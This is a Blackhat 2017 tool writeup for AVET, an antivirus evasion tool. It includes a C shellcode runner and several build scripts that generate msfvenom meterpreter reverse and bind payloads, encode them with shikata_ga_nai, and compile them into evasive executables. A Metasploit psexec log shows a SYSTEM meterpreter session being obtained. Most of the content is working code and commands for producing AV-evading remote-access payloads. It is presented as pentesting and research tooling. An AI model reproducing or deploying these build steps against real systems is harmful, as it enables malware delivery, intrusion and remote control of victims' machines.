Blackhat USA 2017 Tools Arsenal - AntiVirus Evasion Tool (AVET)

by Daniel Sauder (@DanielX4v3r)

AVET is the AntiVirus Evasion Tool, which was developed to support the pentesters job and for experimenting with antivirus evasion techniques.

What & Why

- when running an exe file made with msfpayload & co, the exe file will often be recognized by the antivirus software
- AVET is a antivirus evasion tool targeting windows machines with executable files
- assembly shellcodes can be used
- avet_fabric.py is an easy to use tool that makes everything for you, step by step, use if don't know what else to do
- easy to use build scripts are included, have a look
- for using everything from cmd use make_avet for configuring the sourcecode
- AVET brings an own ASCII encoder, but you can also use metasploits ASCII encoder
- msf psexec module can be used

How Antivirus Evasion works

For evading antivirus Software it is necessary to evade pattern matching on signatures and sandboxing/heuristics. This can be done in simple steps.

1.) Shellcode binder

A shellcode binder is necessary to alter the encoded or obfuscated payload before exection. It is quite simple and does not contain enough information for creating a pattern for signature based recognition.

```
unsigned char buf[] =

“Shellcode”;

int main(int argc, char **argv)
```

```
{
 int (*funct)();
 funct = (int (*)()) buf;
 (int)(*funct)();
}
```

2.) The payload itself has also to be encoded to make it invisible for the antivirus software. To accomplish this AVET implements an ASCII encryptor. Nevertheless I recommend to use shikata-ga-nai if possible, an encoder that comes with metasploit. For more information about shikata-ga-nai see the "Further information" below.

3.) For evading sandboxing/heuristics different techniques are possible. Emulators are breaking up their analysis at a point. One example is if a run cycle limit is reached the emulation stops and the file is passed as not malicious. This can for example be accomplished by using lots of rounds of an encoder.

Another option is to perform an action that the emulator is not capable of. This includes opening files, reading parameters from the command line and more.

How to use make_avet and build scripts

Compile if needed:

```
$ gcc -o make_avet make_avet.c
```

The purpose of make_avet is to preconfigure a definition file (defs.h) so that the source code can be compiled in the next step. This way the payload will be encoded as ASCII payload or with encoders from metasploit. You hardly can beat shikata-ga-nai.

Let's have a look at the options from make_avet, examples will be given below:

-l load and exec shellcode from given file, call is with mytrojan.exe myshellcode.txt

-f compile shellcode into .exe, needs filename of shellcode file

-u load and exec shellcode from url using internet explorer (url is compiled into executable)

-E use avets ASCII encryption, often do not has to be used Note: with -l -E is mandatory

-F use fopen sandbox evasion

-X compile for 64 bit

-p print debug information

-h help

Of course it is possible to run all commands step by step from command line. But it is strongly recommended to use build scripts or avet_fabric.py.

The build scripts themselves are written so as they have to be called from within the AVET directory:

root@kalidan:~/tools/avet# ./build/build_win32_meterpreter_rev_https_20xshikata.sh

Here are some explained examples for building the .exe files from the build directory. Please have a look at the other build scripts for further explanation.

Example 1

Compile shellcode into the .exe file and use -F as evasion technique. Note that this example will work for most antivirus engines. Here -E is used for encoding the shellcode as ASCII.

```
#!/bin/bash

# simple example script for building the .exe file

# include script containing the compiler var $win32_compiler

# you can edit the compiler in build/global_win32.sh

# or enter $win32_compiler="mycompiler" here

. build/global_win32.sh

# make meterpreter reverse payload, encoded with shikata_ga_nai

# additionaly to the avet encoder, further encoding should be used

msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132 lport=443 -e x86/shikata_ga_nai -i 3 -f c -a x86 --platform Windows > sc.txt

# format the shellcode for make_avet

./format.sh sc.txt > scclean.txt && rm sc.txt

# call make_avet, the -f compiles the shellcode to the exe file, the -F is for the AV sandbox evasion, -E will encode the shellcode as ASCII

./make_avet -f scclean.txt -F -E

# compile to pwn.exe file

$win32_compiler -o pwn.exe avet.c
```

```
# cleanup
rm scclean.txt && echo "" > defs.h
```

Example 2

The ASCII encoder does not have to be used, here is how to compile without -E. In this example the evasion technique is quit simple! The shellcode is encoded with 20 rounds of shikata-ga-nai, often sufficient to evade recognition. This technique is pretty similar to a junk loop. Execute so much code that the AV engine breaks up execution and let the file pass.

```
#!/bin/bash
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded 20 rounds with shikata_ga_nai
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.128 lport=443 -e x86/shikata_ga_nai -i 20 -f c -a x86 --platform Windows > sc.txt
# call make_avet, the sandbox escape is due to the many rounds of decoding the shellcode
./make_avet -f sc.txt
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
echo "" > defs.h
```

Example 3, 64 bit payloads

Great to notice that no further evasion techniques have to be used for 64 bit payloads. But -F should work here too.

```
#!/bin/bash
```

```
# simple example script for building the .exe file

. build/global_win64.sh

# make meterpreter reverse payload

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132
lport=443 -f c --platform Windows > sc.txt

# format the shellcode for make_avet

./format.sh sc.txt > scclean.txt && rm sc.txt

# call make_avet, compile

./make_avet -f scclean.txt -X -E

$win64_compiler -o pwn.exe avet.c

# cleanup

rm scclean.txt && echo "" > defs.h
```

Example 4, load from a file

Here the ASCII encoder is needed. The executable will load the payload from a text file, which is enough for evasion of most AV engines.

```
#!/bin/bash

# simple example script for building the .exe file that loads the
payload from a given text file

# include script containing the compiler var $win32_compiler

# you can edit the compiler in build/global_win32.sh

# or enter $win32_compiler="mycompiler" here

. build/global_win32.sh

# make meterpreter reverse payload, encoded with shikata_ga_nai

# additionaly to the avet encoder, further encoding should be used

msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132
lport=443 -e x86/shikata_ga_nai -f c -a x86 --platform Windows > sc.txt

# format the shellcode for make_avet

./format.sh sc.txt > thepayload.txt && rm sc.txt
```

```
# call make_avet, the -l compiles the filename into the .exe file
./make_avet -l thepayload.exe -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
#echo "" > defs.h
# now you can call your programm with pwn.exe, thepayload.txt has to be in the same dir
```

Example 5, psexec

AVET can be used with metasploits psexec module. Here is the build script:

```
#!/bin/bash
# simple example script for building the .exe file
# for use with msf psexec module
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter bind payload, encoded 20 rounds with shikata_ga_nai
msfvenom -p windows/meterpreter/bind_tcp lport=8443 -e x86/shikata_ga_nai -i 20 -f c -a x86 --platform Windows > sc.txt
# call make_avetsvc, the sandbox escape is due to the many rounds of decoding the shellcode
./make_avetsvc -f sc.txt
# compile to pwn.exe file
$win32_compiler -o pwnsvc.exe avetsvc.c
# cleanup
echo "" > defs.h
```


And on the metasploit side:

```
msf exploit(psexec) > use exploit/windows/smb/psexec

msf exploit(psexec) > set EXE::custom /root/tools/ave/pwn.exe

EXE::custom => /root/tools/ave/pwn.exe

msf exploit(psexec) > set payload windows/meterpreter/bind_tcp

payload => windows/meterpreter/bind_tcp

msf exploit(psexec) > set rhost 192.168.116.183

rhost => 192.168.116.183

msf exploit(psexec) > set smbuser dax

smbuser => dax

msf exploit(psexec) > set smbpass test123

smbpass => test123

msf exploit(psexec) > set lport 8443

lport => 8443

msf exploit(psexec) > run


[*] 192.168.116.183:445 - Connecting to the server...

[*] Started bind handler

[*] 192.168.116.183:445 - Authenticating to 192.168.116.183:445 as user 'dax'...

[*] Sending stage (957487 bytes) to 192.168.116.183

[*] 192.168.116.183:445 - Selecting native target

[*] 192.168.116.183:445 - Uploading payload...

[*] 192.168.116.183:445 - Using custom payload /root/tools/avepoc/a.exe, RHOST and RPORT settings will be ignored!

[*] 192.168.116.183:445 - Created \mzrCIOVg.exe...

[+] 192.168.116.183:445 - Service started successfully...

[*] 192.168.116.183:445 - Deleting \mzrCIOVg.exe...

[-] 192.168.116.183:445 - Delete of \mzrCIOVg.exe failed: The server
```

```
responded with error: STATUS_CANNOT_DELETE (Command=6 WordCount=0)

[*] Exploit completed, but no session was created.

msf exploit(psexec) > [*] Meterpreter session 4 opened
(192.168.116.142:33453 -> 192.168.116.183:8443) at 2017-05-27 18:47:23
+0200


msf exploit(psexec) > sessions


Active sessions

===============


Id Type Information Connection

-- ---- ----------- ----------

4 meterpreter x86/windows NT-AUTORIT_T\SYSTEM @ DAX-RYMZ48Z3EYO
192.168.116.142:33453 -> 192.168.116.183:8443 (192.168.116.183)


msf exploit(psexec) > sessions -i 4

[*] Starting interaction with 4...


meterpreter > sysinfo

Computer : DAX-RYMZ48Z3EYO

OS : Windows XP (Build 2600, Service Pack 3).

Architecture : x86

System Language : de_DE

Domain : ARBEITSGRUPPE

Logged On Users : 2

Meterpreter : x86/windows
```

avet_fabric.py

avet_fabric is an assistant, that loads all build scripts in the build directory (name has to be build*.sh) and then lets the user edit the settings line by line.


It seems that you want to evade an Antivirus product. May I help you?

Example:

```
#  ./avet_fabric.py


                       .|        ,       +
             *         | |      ((             *
                       |'|       `    ._____
         +     ___    |  |   *        |.   |' .---"|
       _    .-'   '-. |  |     .--'|  ||   | _|    |
    .-'|  _.|  |    ||   '-__  |   |  |    ||      |
    |' | |.    |    ||       | |   |  |    ||      |
 ___|  '-'     '    ""       '-'   '-.'    '`      |____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


AVET 1.1 Blackhat Asia 2017 edition
by Daniel Sauder


avet_fabric.py is an assistant for building exe files with shellcode
payloads for targeted attacks and antivirus evasion.
```

```
0: build_win32_meterpreter_rev_https_shikata_loadfile.sh

1: build_win32_meterpreter_rev_https_shikata_fopen.sh

2: build_win32_meterpreter_rev_https_shikata_load_ie_debug.sh

3: build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh

4: build_win32_meterpreter_rev_https_20xshikata.sh

5: build_win32_meterpreter_rev_https_shikata_load_ie.sh

6: build_win64_meterpreter_rev_tcp.sh

Input number of the script you want use and hit enter: 6


Now you can edit the build script line by line.


simple example script for building the .exe file

$ . build/global_win64.sh

make meterpreter reverse payload

$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132
lport=443 -f c --platform Windows > sc.txt

format the shellcode for make_avet

$ ./format.sh sc.txt > scclean.txt && rm sc.txt

call make_avet, compile

$ ./make_avet -f scclean.txt -X -E

$ $win64_compiler -o pwn.exe avet.c

cleanup

$ rm scclean.txt && echo "" > defs.h


The following commands will be executed:

#/bin/bash

. build/global_win64.sh

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132
```

```
lport=443 -f c --platform Windows > sc.txt

./format.sh sc.txt > scclean.txt && rm sc.txt

./make_avet -f scclean.txt -X -E

$win64_compiler -o pwn.exe avet.c

rm scclean.txt && echo "" > defs.h


Press enter to continue.


Building the output file...


Please stand by...


The output file should be placed in the current directory.


Bye...
```

Further information

https://govolutionde.files.wordpress.com/2014/05/avevasion_pentestmag.pdf

https://deepsec.net/docs/Slides/2014/Why_Antivirus_Fails_-_Daniel_Sauder.pdf

https://govolution.wordpress.com/2017/06/16/using-msf-alpha_mixed-encoder-for-antivirus-evasion/

https://govolution.wordpress.com/2017/05/27/write-your-own-metasploit-psexec-service/

https://govolution.wordpress.com/2017/02/04/using-tdm-gcc-with-kali-2/

https://govolution.wordpress.com/2015/08/26/an-analysis-of-shikata-ga-nai/

https://twitter.com/DanielX4v3r